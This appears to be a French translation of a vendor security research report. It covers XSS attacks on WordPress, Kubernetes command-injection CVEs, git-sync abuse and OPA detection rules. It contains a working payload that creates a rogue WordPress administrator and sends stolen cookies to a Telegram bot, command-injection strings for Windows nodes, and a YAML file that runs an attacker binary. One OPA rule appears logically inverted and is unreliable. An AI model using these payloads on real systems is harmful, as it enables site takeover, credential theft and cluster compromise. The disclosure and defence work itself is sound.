


Fig. 19 : Prise de contrôle du site Web XSS

- **Session de pilotage/CSRF.** Nous avons vu de nombreux exemples d'acteurs malveillants tentant d'exécuter des attaques de falsification de session/de requête intersite (CSRF) à l'aveugle contre les administrateurs WordPress. Ces charges utiles espèrent qu'un administrateur WordPress va consulter les fichiers journaux ou une page HTML avec la charge utile de l'attaque. Si cette charge utile s'exécute dans le navigateur de l'administrateur, elle tente de capturer une valeur « nonce » REST valide à partir d'une URL de point de terminaison, puis d'ajouter de faux comptes administrateur. L'exemple de code ci-dessous atteint la logique souhaitée et envoie en outre une notification au canal Telegram de l'acteur malveillant avec les détails de la compromission.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
              method: 'POST',
              headers: {
                  'X-Wp-Nonce': nonce,
                  'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Toujours vivant

XSS est toujours vivant ; il reste l'une des plus grandes menaces auxquelles sont confrontées les applications Web. Il existe tout un monde de XSS, qui va bien au-delà des fenêtres contextuelles de PoC. Les cybercriminels exploitent les vulnérabilités XSS à de nombreuses fins malveillantes.

Les entreprises peuvent contrer les vulnérabilités XSS de leurs applications Web en procédant à des analyses des vulnérabilités et en déployant un des pare-feux d'applications Web afin de protéger les sites Web vulnérables. Les utilisateurs finaux doivent s'assurer de toujours mettre à jour leurs navigateurs (car ils disposent souvent de protections XSS intégrées), et d'installer un plug-in de sécurité tel que NoScript.

Sécurité de l'hôte

La sécurité de l'hôte est un acteur clé dans le monde actuel de la cybersécurité. Les conteneurs sont des paquets compacts et autonomes qui comprennent une application et tout le nécessaire pour l'exécuter. Contrairement aux VM volumineuses, les conteneurs fonctionnent directement avec le système hôte, ce qui les rend légers et faciles à déployer.

Bien que les conteneurs offrent une flexibilité exceptionnelle, ils posent également de nouveaux défis en matière de sécurité. La mise en œuvre de la sécurité de l'hôte nécessite une planification minutieuse et une compréhension approfondie des risques potentiels. Il ne s'agit pas seulement de la protection : il s'agit de créer une défense solide capable de s'adapter à un paysage numérique en constante évolution. Résultat ? Dans le monde technologique actuel, la sécurité intelligente des hôtes n'est pas seulement une option, c'est une nécessité.

Dans cette dernière section du cadre de sécurité approfondie, l'étude aborde en détail les opportunités et les défis de Kubernetes.

Étude

Kubernetes

Kubernetes est un cadre d'orchestration de conteneurs open source. Lorsque Kubernetes reçoit une infrastructure et des applications (sous forme de conteneurs), il sait les déployer et les gérer, et sait aussi faire face à l'équilibrage de la charge, aux défaillances et à l'évolutivité des charges de travail. Il s'agit d'une grande puissance dans le monde du calcul distribué et, en tant que telle, elle constitue une cible lucrative pour les attaquants. Étant donné que Kubernetes est utilisé pour gérer de grandes parties de l'infrastructure et du code de l'entreprise, y compris les composants critiques, une attaque qui enfreint ou exploite efficacement les données peut avoir un impact significatif.

En raison de la dépendance accrue envers Kubernetes dans le monde des entreprises, nous avons fait des recherches et avons trouvé six CVE dans Kubernetes en 2023 et 2024 qui permettent des attaques par injection de commandes. Ces attaques peuvent entraîner un compromis et une prise de contrôle complète du cluster Kubernetes. Nous avons également constaté un défaut de conception dans un projet side-car, qui peut permettre l'exfiltration de données sensibles ou l'exécution persistante.

Fonctionnement de Kubernetes

Avant de découvrir comment Kubernetes peut être compromis et pris en charge, il est préférable de comprendre son fonctionnement.

La plus petite unité de calcul d'un cluster Kubernetes est appelée un *pod*. Elle se compose d'un ou de plusieurs conteneurs qui hébergent l'application que vous souhaitez exécuter. Les pods sont exécutés sur une base partagée au sein des *nœuds*, qui sont des machines virtuelles ou physiques, et fournissent les ressources de calcul. Les *nœuds de contrôleur*, qui gèrent l'orchestration et l'allocation des ressources, sont tous des nœuds de contrôle. Il est également possible de créer des *espaces de noms* à l'intérieur d'un cluster pour isoler des groupes de ressources à l'intérieur du cluster. Cela vous permet de créer une séparation à l'intérieur du cluster entre différents composants (Figure 20).




Fig. 20 : Présentation générale de l'architecture de cluster Kubernetes

Configuration de Kubernetes

Kubernetes utilise des fichiers YAML pour pratiquement tout, de la configuration de l'interface réseau des conteneurs à la gestion des pods, et même à la manipulation des clés secrètes. YAML est un langage de sérialisation des données conçu pour être convivial. Les administrateurs téléchargent les fichiers YAML sur le nœud de contrôleur avec les configurations et les actions qu'ils souhaitent effectuer (comme le déploiement d'un nouveau pod), puis le nœud de contrôleur s'occupe de tout (Figure 21).




Fig. 21 : Flux de travail de déploiement de pod Kubernetes

En raison de l'aspect administratif requis pour configurer et déployer des conteneurs, toute vulnérabilité dans le mécanisme d'analyse de la configuration peut entraîner des conséquences dévastatrices, telles que la prise en charge complète du contrôleur ou des nœuds de travailleur.

Attaques par injection de commande

Généralement, les seules actions que les utilisateurs peuvent effectuer sur un cluster Kubernetes sont de déployer ou de retirer des pods. Les nœuds eux-mêmes, qui sont les machines qui exécutent les pods, sont hors de portée. Toutefois, pour déployer ces pods, diverses actions doivent être effectuées sur le système d'exploitation (SE) des nœuds, et ces actions sont directement liées à la configuration fournie par les utilisateurs. L'absence de vérification ou de sécurisation des entrées peut permettre aux attaquants d'injecter des commandes de système d'exploitation dans les entrées, qui seront déclenchées pendant le traitement du fichier YAML et exécutées directement sur le nœud (Figure 22).




Fig. 22 : Attaque par injection de commandes, entraînant l'exécution directe de commandes sur les nœuds

Il existe plusieurs raisons de tenter de prendre le contrôle des nœuds du cluster :

- **Vol de ressources informatiques.** La possibilité d'exécuter des programmes arbitraires sur les nœuds et les pods peut permettre aux attaquants d'héberger leurs propres botnets sur une infrastructure piratée, ou d'exécuter des opérations de cryptominage.
- **Point d'entrée de l'organisation.** Étant donné que les pods hébergent une partie de la logique de l'entreprise, ils disposent généralement d'une sorte de connectivité au reste du centre de données. Cela signifie qu'un attaquant qui compromet le nœud pourrait être en mesure d'effectuer un mouvement latéral et de pivoter vers le reste du réseau. Cette situation est particulièrement lucrative pour les courtiers d'accès initial, qui vendent simplement l'accès à un réseau piraté au plus offrant.
- **Élévation des privilèges.** Étant donné que les nœuds hébergent plusieurs conteneurs et services, il est possible qu'un mouvement latéral à l'intérieur du cluster soit nécessaire pour obtenir l'accès souhaité. Bien que les pods ne disposent généralement pas de cet accès, l'utilisation d'une attaque par injection de commandes pour compromettre le nœud peut faciliter l'accès aux données nécessaires.

Les volumes sont utiles pour les mises à jour et les attaques de piratage. Ils permettent également de protéger les données sensibles et de garantir la sécurité des systèmes informatiques.

Notre premier ensemble de vulnérabilités, que nous avons révélé vers la fin de l'année 2023, se trouve dans la fonction volumes de Kubernetes. Les volumes sont un ensemble de répertoires partagés entre les pods et le nœud d'hébergement. Étant donné que les pods sont volatils par nature, les volumes ont été conçus pour créer une solution de stockage permanente, qui peut être modifiée sans avoir à recréer l'image du conteneur de pods. Cette fonction est utile lorsque vous avez besoin d'une mise à jour, comme un site Web.

Cela est également utile lorsque vous souhaitez prendre le contrôle du cluster. Lorsque les volumes relient le nœud et le module, ils doivent pointer vers des chemins réels à la fois sur le système de fichiers de l'hôte (le nœud de travailleur) et sur le système de fichiers virtuel du module. Ces deux chemins sont spécifiés dans la configuration YAML lors du déploiement d'un nouveau nœud et sont utiles à nos fins (Figure 23).

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

Fig. 23 : Configuration des volumes Kubernetes

CVE-2023-3676

Plus précisément, nous sommes intéressés par le paramètre *subPath*, qui spécifie un répertoire relatif sur l'hôte. Dans le cadre des vérifications effectuées sur ce paramètre, kubelet (principal service pour l'exécution de conteneurs sur les nœuds) vérifie s'il s'agit d'un lien symbolique. Sous Windows, il le fait à l'aide d'une commande PowerShell et transmet le paramètre en l'état. Par conséquent, nous pouvons simplement utiliser une chaîne d'évaluation PowerShell pour exécuter une de nos commandes avant d'exécuter la commande, afin de vérifier si le paramètre est un lien symbolique (Figure 24).




Fig. 24 : Exploiter le lien symbolique subPath *pour vérifier les liens symboliques.*

Nous l'avons communiqué à l'équipe Kubernetes et le CVE-2023-3676 a été attribué. Ils ont résolu le problème en transmettant le paramètre *subPath* en tant que variable d'environnement, qui n'était pas évaluée avant l'exécution réelle de la commande. Lors de la résolution de ce problème, ils ont également trouvé deux autres vérifications de paramètres similaires, auxquelles le CVE-2023-3955 et le CVE-2023-3893 ont été attribués. Tomer Pled, chercheur chez Akamai, a été reconnu comme un contributeur à ces CVE.

CVE-2023-5528

Alors que notre dernier CVE abordait un sous-paramètre général dans tous les volumes Kubernetes, notre prochain problème concerne un type de volume spécifique appelé Local Volumes. À l'origine, les volumes ont été créés pour mapper un répertoire sur le nœud hôte au pod ; en cas de redémarrage d'un pod, il pouvait être affecté à un autre nœud et perdre les données du dossier mappé. Pour résoudre ce problème, Kubernetes a mis en œuvre *PersistentVolumes*, un système qui mémorise le nœud auquel les volumes ont été assignés pour éviter que le pod ne soit réattribué et que ses données ne soient perdues.

La vulnérabilité réelle est assez similaire. Dans le cas précédent, il vérifiait si le chemin fourni était un lien symbolique. Dans ce cas, il crée un lien symbolique entre le chemin sur l'hôte et le système de fichiers du pod. Le problème est que la création de liens symboliques est effectuée en exécutant directement *cmd* avec le paramètre d'entrée non nettoyé. Cela signifie que nous pouvons simplement injecter notre propre commande malveillante dans le paramètre de chemin et l'exécuter en toute fluidité (Figure 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Fig. 25 : Insertion d'une commande malveillante dans la configuration PersistentVolumes

Cela entraînera l'exécution de *cmd.exe* par kubelet et de notre commande lors de l'analyse de notre configuration YAML (Figure 26).


Fig. 26 : Résultat de l'injection de commande

Le CVE-2023-5528 a été attribué à cette vulnérabilité. Kubernetes a résolu le problème en utilisant une mise en œuvre sécurisée de la création de liens symboliques dans Go (le langage de programmation sur lequel Kubernetes est basé), au lieu d'utiliser la commande *cmd* dangereuse.

Git-sync et le partage des clés secrètes

La série suivante de problèmes que nous avons décelés n'était pas directement dans Kubernetes, mais plutôt dans son projet sidecar git-sync. Le projet git-sync est destiné à connecter un pod et un dépôt git pour synchroniser automatiquement les modifications entre leur site/serveur au lieu d'effectuer des modifications manuellement via une solution CI/CD. Par exemple, les utilisateurs pourraient utiliser cette fonctionnalité pour lier leur pod nginx à un référentiel contenant les fichiers qu'ils veulent exposer par l'intermédiaire d'un pod nginx.

En examinant la page d'utilisation de git-sync, nous pouvons voir qu'elle prend en charge de nombreux paramètres de configuration possibles afin qu'un utilisateur puisse personnaliser git-sync en fonction de ses besoins. Les deux paramètres qui ressortent le plus comme vecteurs d'attaque potentiels sont GITSYNC_GIT et GITSYNC_PASSWORD, et nous proposons deux vecteurs d'attaque pour y voir plus clair.



Exécution furtive de code

Un attaquant disposant de privilèges faibles (privilèges Create) sur le cluster ou l'espace de noms peut appliquer un fichier YAML malveillant contenant un chemin vers son binaire, provoquant son exécution sous le nom git-sync (Figure 27). Le fichier binaire doit être accessible par le pod, ce qui peut être fait de différentes manières, par exemple via des sondes Kubernetes, des volumes ou des LOLBins fournis avec le pod git-sync.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Fig. 27 : Chemin d'attaque proposé

Il ne s'agit pas tout à fait d'une vulnérabilité, car nous n'injectons aucune commande. Nous indiquons simplement au pod d'utiliser un autre binaire pour git. Par conséquent, il lance une charge utile malveillante. Une fois le fichier YAML de configuration appliqué, un pod avec git-sync est créé.

L'avantage supplémentaire qu'apporte git-sync est que la charge utile malveillante est partiellement cachée derrière le nom et le pod git-sync, et qu'elle est plus susceptible d'être négligée par les attaquants. Cela peut s'avérer particulièrement utile pour les attaques de cryptojacking, où vous n'avez besoin que des ressources de calcul.

Exfiltration de données

La deuxième attaque implique le paramètre GITSYNC_PASSWORD_FILE. Les utilisateurs Git-sync peuvent utiliser ce paramètre pour fournir un fichier d'authentification pour le pod, qui sera ensuite utilisé lors de la connexion au référentiel.

Un attaquant disposant d'autorisations de modification à privilèges élevés peut pointer la valeur du paramètre vers un fichier du pod qu'il souhaite exfiltrer, et modifier également l'emplacement du référentiel git. Le déploiement suivant du processus git-sync dans le pod enverra le fichier demandé dans le paramètre GITSYNC_PASSWORD_FILE du pod à l'ordinateur de l'attaquant. Il n'existe pas de restrictions sur les chemins d'accès aux fichiers ou de permissions requises pour le paramètre GITSYNC_PASSWORD_FILE.

Il n'est donc pas difficile d'imaginer une exfiltration à haut risque. Par exemple, les attaquants peuvent utiliser cette technique pour récupérer le jeton d'accès du pod, ce qui leur permettrait d'interagir avec le cluster sous l'apparence du pod git-sync.

Nous avons signalé les deux vecteurs d'attaque à l'équipe Kubernetes (qui est également responsable de la synchronisation des attaques), mais ils ne les ont pas considérés comme des vulnérabilités. Ils nous ont encouragés à partager nos découvertes avec la communauté, ce que nous avons fait lors de la Red Team Village à DEF CON 32.

Consignation des problèmes

La dernière faille d'injection de commandes que nous avons trouvée était CVE-2024-9042, et elle se trouve dans un nouveau mécanisme de journalisation, appelé Log Query.

La requête de journal est une fonctionnalité bêta dans le cadre de journalisation plus vaste de Kubernetes. Cette fonctionnalité permet aux utilisateurs d'interroger les machines distantes pour connaître l'état de leur système à l'aide de l'interface de ligne de commande ou de cURL. Par exemple, un utilisateur peut taper la commande suivante pour interroger l'état du service Kubelet sur un nœud distant :

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

En arrière-plan, les requêtes sont créées (sur le nœud distant) à l'aide de commandes PowerShell, ce qui a suscité notre curiosité quant à leur vulnérabilité aux injections de commandes. En examinant les différents paramètres que Log Query peut recevoir, nous avons constaté que Kubernetes avait appris des problèmes précédents et que le paramètre de nom de service, probablement le plus couramment utilisé, était validé avant son utilisation.

Cependant, Log Query prend en charge la recherche par modèle et pas seulement via un nom de service explicite, et le paramètre de modèle n'est ni nettoyé ni validé. Par conséquent, un attaquant pourrait créer une API Log Query avec une commande PowerShell malveillante injectée dans le champ de modèle, et elle serait exécutée sur le nœud distant.

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

Cependant, la vulnérabilité n'est pas si facile à exploiter, car le service interrogé doit non seulement disposer de la version bêta de Log Query, mais également effectuer sa journalisation dans le cadre Event Tracing for Windows (et non dans le cadre de journalisation par défaut, *klog*). Cela limite fortement les cibles d'exploitation, mais ne les élimine pas. Par exemple, l'interface de réseau populaire Calico contient le Non-Sucking Service Manager, qui est vulnérable.

Détection et prévention

La meilleure solution et la plus immédiate consiste évidemment à appliquer des correctifs à vos instances Kubernetes avec la dernière version. Cela étant, il existe des solutions de détection et d'autres stratégies d'atténuation pour réduire l'impact d'une exploitation réussie sur un cluster non corrigé.

Il est essentiel de protéger un environnement Kubernetes avec une stratégie de sécurité complète couvrant plusieurs aspects. Cela inclut les règles de sécurité des pods (PSP, Pod Security Policies) qui décrivent les exigences de sécurité pour qu'un pod fonctionne au sein d'un cluster Kubernetes, les règles réseau qui contrôlent la façon dont les pods communiquent entre eux et avec les services externes, et les règles de sécurité d'exécution qui se concentrent sur la protection des charges de travail mises en conteneur pendant l'exécution.

Par exemple, les PSP se concentrent spécifiquement sur la gestion de l'élévation des privilèges, l'exécution de conteneurs avec des privilèges root, l'accès au système de fichiers hôte et d'autres paramètres de sécurité (par exemple, les capacités du noyau, les types de volume, l'accès à l'espace de noms de l'hôte, etc.). De plus, le mécanisme de stockage secret intégré de Kubernetes peut aider à gérer efficacement les mots de passe, les certificats et les clés d'API. Des systèmes d'alerte et de journalisation automatisés peuvent être mis en œuvre pour mieux identifier les incidents de sécurité et y répondre.

Contrôle d'accès basé sur les rôles

Le contrôle d'accès basé sur les rôles est une méthode qui segmente les opérations des utilisateurs en fonction de leur identité et de leur rôle. Par exemple, chaque utilisateur ne peut créer des pods que dans son propre espace de noms ou ne peut afficher les informations que pour les espaces de noms autorisés. Étant donné que toutes les vulnérabilités décrites ci-dessus nécessitent un certain niveau de privilèges (principalement la capacité de déployer des pods), le fait de limiter les utilisateurs à des espaces de noms spécifiques aura pour conséquence de faire passer le rayon d'action de l'ensemble du cluster à cet espace de noms uniquement.

Recherche des menaces

Puisque la plupart de ces techniques prennent le dessus sur les nœuds Kubernetes, elles devraient générer des anomalies. En gardant un œil sur ces machines et en conservant une ligne de base de « normalité », il devrait être possible de déclencher des alertes sur toute activité de post-exploitation. Avec le soutien d'Akamai Guardicore Segmentation pour Kubernetes et avec l'aide d'Akamai Hunt, il est possible de garder une longueur d'avance sur les menaces émergentes.

Gardez à l'esprit que les vulnérabilités que nous évoquons ici affectent uniquement les nœuds Windows. Si votre cluster Kubernetes ne comporte aucun nœud Windows, le risque est bien moindre (mais pas nul, car nous ne sommes pas les seuls chercheurs en sécurité à trouver des vulnérabilités).

De plus, étant donné que le problème se situe dans le code source, cette menace restera active et son exploitation augmentera probablement. C'est pourquoi nous vous recommandons vivement de mettre à jour votre cluster afin de rester à l'abri de tout problème futur, même si votre cluster n'a actuellement aucun nœud Windows.

Open Policy Agent

Open Policy Agent (OPA) est un agent open source qui permet aux utilisateurs de recevoir des données sur le trafic entrant et sortant des nœuds, et d'effectuer des actions reposant sur des règles sur les données reçues. Nous avons fourni les règles OPA suivantes pour aider à détecter et bloquer les éventuelles tentatives d'exploitation, en fonction des paramètres vulnérables.

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “Pod”
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, “$(“)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “PersistentVolume”
  path := input.request.object.spec.local.path
  contains(path, “&”)
  msg := sprintf(“malicious path: %v was found”, [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == “<Deployment/Pod>”
  path := input.request.object.spec.env.name
  contains(path, “GITSYNC_GIT”)
  msg := sprintf(“Gitsync binary parameter detected, possible
payload alteration, verify new binary “, [path])
}
```

Conclusion

Roger Barranco

Vice President of Global Security Operations, Akamai

Cette collection de recherches de pointe sur la cybersécurité représente le travail le plus récent et le plus performant des centaines de chercheurs et de spécialistes des données d'Akamai, qui sont à la pointe de l'innovation en matière de cybersécurité depuis plus de vingt ans. J'espère que vous avez découvert comment nos recherches peuvent vous aider à élaborer des stratégies pratiques pour assurer la sécurité de votre entreprise en 2025 et au-delà.

Pour atteindre cet objectif, voici une approche en quatre étapes qui combine des mesures proactives et une réponse réactive. Cette approche, associée à une stratégie qui **met en œuvre la recherche**, constitue une solide défense contre les menaces.

Combiner des étapes proactives et une réponse réactive

1. **Mettez en œuvre une cyber-hygiène de base en tout lieu.** Des mises à jour régulières du système, des contrôles d'accès renforcés, une journalisation complète et le respect des bonnes pratiques de sécurité constituent la base de toute stratégie de sécurité solide. Ces pratiques fondamentales empêchent l'aboutissement d'une part importante des attaques en « refusant » efficacement de nombreuses « cyberinvitations » sans effort supplémentaire.

2. **Protégez systématiquement votre environnement avec différentes plateformes de sécurité.** Appuyez-vous sur l'hygiène de base en mettant en œuvre plusieurs couches de sécurité. Déployez des pare-feux d'applications Web, des mesures de sécurité des API et une protection contre les attaques par déni de service distribué. L'application constante de ces couches crée une stratégie de défense solide et approfondie qui résiste à un large éventail de cybermenaces et les repousse.

3. **Restez concentré sur les services stratégiques.** Identifiez et hiérarchisez la protection des biens les plus précieux de votre entreprise, c'est-à-dire les systèmes et données qui, s'ils sont compromis, pourraient gravement nuire à vos opérations, à votre réputation ou à vos résultats. Allouez des ressources supplémentaires et mettez en œuvre des mesures de sécurité renforcées pour ces ressources critiques afin de garantir qu'elles bénéficient du plus haut niveau de protection.

